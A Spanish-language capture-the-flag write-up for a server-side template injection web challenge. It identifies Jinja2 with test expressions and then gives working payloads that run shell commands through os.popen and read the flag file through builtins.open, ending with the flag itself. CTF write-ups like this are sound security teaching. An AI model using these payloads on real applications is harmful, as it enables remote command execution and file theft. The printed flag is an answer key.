


SSTI - WEB 100


El reto es un Server Side Template Injection. La vulnerabilidad la define [PortSwigger](#) de la siguiente manera: “Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side”.

Cuando el usuario ingresa al sitio se muestra el siguiente texto:




Con él se intenta indicar cuál es la vulnerabilidad mediante el uso de mayúsculas.


Cada vez que un usuario intenta acceder a una ruta, ésta se verá reflejada en la respuesta. Esto será fácilmente descubierto al intentar enumerar.



A partir de aquí se pretende que se siga el siguiente proceso.



En el paso de identificación se necesita identificar el uso del template Jinja2



← → ↻ 🌐 localhost:3000/{{7*7}}

49

← → ↻ 🌐 localhost:3000/{{7*'7'}}


7777777

Una vez identificado el template los payloads a usar pueden ser obtenidos de <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2>

Básicamente son dos pasos en la explotación en la solución propuesta:

- 1) Listar los archivos con ls:


```
/{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```



`__pycache__ app.py flag requirements.txt`

- 2) Leer el contenido de flag.txt:

```
/{{get_flashed_messages.__globals__.__builtins__.open("./flag/flag.txt").read()}}
```



`hackdef{Iny3cc10n-S3nc1ll4!}`